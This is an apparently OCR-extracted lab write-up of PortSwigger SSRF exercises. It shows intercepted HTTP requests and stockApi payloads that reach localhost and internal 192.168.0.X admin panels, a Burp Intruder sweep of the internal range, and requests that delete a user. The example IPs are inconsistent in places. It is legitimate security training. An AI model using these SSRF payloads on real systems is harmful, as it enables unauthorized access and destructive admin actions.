PORTSWIGGER LABS

Hussain Kas

10 May 2022


Contents

1 Server-side request forgery (SSRF)


Note: The last lab requires Burp Suite Professionals, that's why skipped.

1.1 Lab1 - Basic SSRF against the local server


Below are the tasks for this lab:




Launching the Lab link loads a shopping website listing random stuff with name, price and ratings.



Below each listing is "View details" button that opens another page of that product providing more details.




There is “Check stock” button, clicking it returns the number which is mentioned below.



255 units

Viewing the page with developer tools gave more insight on how the check stock is working.



There are three API link calls for each store located in a city to check for the stocks. The button will send “POST” request to the webserver with stockapi link. The server then fetches the information from the API link and display on the browser. Screenshot of the POST request sent to the server:

```
POST /product/stock HTTP/1.1
Host: ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Cookie: session=TTeQwRZQooPJaT98BJz44PXdyOQNv2Vr
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Content-Length: 107
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```


Modifying the api link to localhost/admin directory will return the admin page of the webserver.

```
<select name="stockApi">
    <option value="http://localhost/admin">London</option>
    <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=2">Paris</option>
    <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=3">Milan</option>
</select>
whitespace
<button class="button" type="submit">Check stock</button>
</form>
```

Confirming with intercepting the request with Burp:

```
POST /product/stock HTTP/1.1
Host: ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Cookie: session=TTeQwRZQooPJaT98BJz44PXdyOQNv2Vr
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Content-Length: 39
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http%3A%2F%2Flocalhost%2Fadmin
```

After forwarding the request, the admin page loads.



There is a delete button for carlos, deleting the user will complete the lab, but clicking it will generate the GET request from the client, which the server won't allow as the client is from the outside network and is not authorized as Admin.

Intercepting delete user request:

```
GET /admin/delete?username=carlos HTTP/1.1
Host: acef1feeleede839c060518c00ed0061.web-security-academy.net
Cookie: session=aokPaQEJDha9NVMU8bcgOLYDW7MxaoJW
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Referer: https://acef1feeleede839c060518c00ed0061.web-security-academy.net/product?productId=2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Viewing the developer options provides a link with a delete query for a user.

```
<span>carlos -</span>
<a href="/admin/delete?username=carlos">Delete</a>
</div>
```

Modifying the previous Chech stock request to the webserver, inserting the delete query for the user. This will create the POST request with the URL with delete query, the server will itself render the request and delete the user.

```
<select name="stockApi">
  <option value="http://localhost/admin/delete?username=carlos">London</option>
  <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=2&storeId
  <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=2&storeId
```


Intercepted request:

```
POST /product/stock HTTP/1.1
Host: acef1feeleede839c060518c00ed0061.web-security-academy.net
Cookie: session=oXrc8lE2hafbrWKwcRZY0XriOIHc2XPx; session=aokPaQEJDha9NVMU8bcgOLYDW7MxaoJW
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acef1feeleede839c060518c00ed0061.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://acef1feeleede839c060518c00ed0061.web-security-academy.net
Content-Length: 68
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http%3A%2F%2Flocalhost%2Fadmin%2Fdelete%3Fusername%3Dcarlos
```


Forwarding the request will delete the user “Carlos”. Requesting again for the admin page will confirm the user is deleted.

1.2 Lab2 - Basic SSRF against another back-end system

Task for this lab:



The lab launches the same online shopping website with products listed. We can follow the same drill above selecting the product and viewing its html content using developers tool or inspect element.




Here also there are three stockapi call links but the URL is an internal IP with product and store id number as the query, which sums that information will be fetched from another internal server in the network.

As it mentioned above in the task section of the lab, we have to request a correct internal server starting from *192.168.0.X* which is hosting an admin page.

We can brute force all 254 possibilities.

So first change one of the value to request and admin panel and intercept the request through burp.



Intercepted request:

```
POST /product/stock HTTP/1.1
Host: acfa1f211edf8dddc0dc696c00ed009d.web-security-academy.net
Cookie: session=eYjrp1jHHUE5Vzf3wb4KqkGllLFxPaiE
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acfa1f211edf8dddc0dc696c00ed009d.web-security-academy.net/product?productId=6
Content-Type: application/x-www-form-urlencoded
Origin: https://acfa1f211edf8dddc0dc696c00ed009d.web-security-academy.net
Content-Length: 48
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fadmin
```

Send the request to intruder and placing the payload position at the 4th octet where we can provide Burp with numbers to bruteforce.


Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: https://ac9e1f3b1f76804cc09111dc00fd0051.web-security-academy.net

```
1  POST /product/stock HTTP/1.1
2  Host: ac9e1f3b1f76804cc09111dc00fd0051.web-security-academy.net
3  Cookie: session=i2ZKrggbGCsPmp42YuPFH2EsWqRDQNET
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://ac9e1f3b1f76804cc09111dc00fd0051.web-security-academy.net/product?productId=2
9  Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac9e1f3b1f76804cc09111dc00fd0051.web-security-academy.net
11 Content-Length: 48
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=http%3A%2F%2F192.168.0.§0§%3A8080%2Fadmin
```

Setting up payload type to **Numbers**, providing the number range from 1 to 254 with 1 step.



Starting the attack will send the request repeatedly one at a time and display the response, from which we can figure out with request was a success. In this case *107*, respond with a success admin page.




Binding this number with the address on the web page, and clicking **Check Stock** button will respond back with the admin page.

```
<form id="stockCheckForm" action="/product/stock" method="POST"> event
  <select name="stockApi">
    <option value="http://192.168.0.42:8080/admin/">London</option>
    <option value="http://192.168.0.1:8080/product/stock/check?productId=6&storeId=2">Paris</option>
    <option value="http://192.168.0.1:8080/product/stock/check?productId=6&storeId=3">Milan</option>
  </select>
  whitespace
  <button class="button" type="submit">Check stock</button>
</form>
```

To delete the user, we can follow the steps as in lab1, copying the URL delete user query from the admin page and pasting in the check stock api link query on the current lab web page.


```
<h1>Users</h1>
<div>
  <span>carlos -</span>
  <a href="/http://192.168.0.42:8080/admin/delete?username=carlos">Delete</a>
</div>
<div> ... </div>
```

This will delete the user.




1.3 Lab3 - SSRF with blacklist-based input filter

Task of this lab:




The lab loads the same online shopping web page with multiple products listed. Repeating same steps brought us to the api link where data is fetched from.

Intercept the request by clicking on the *Check Stock* button and send it to repeater on burp for further analysis and sending requests.

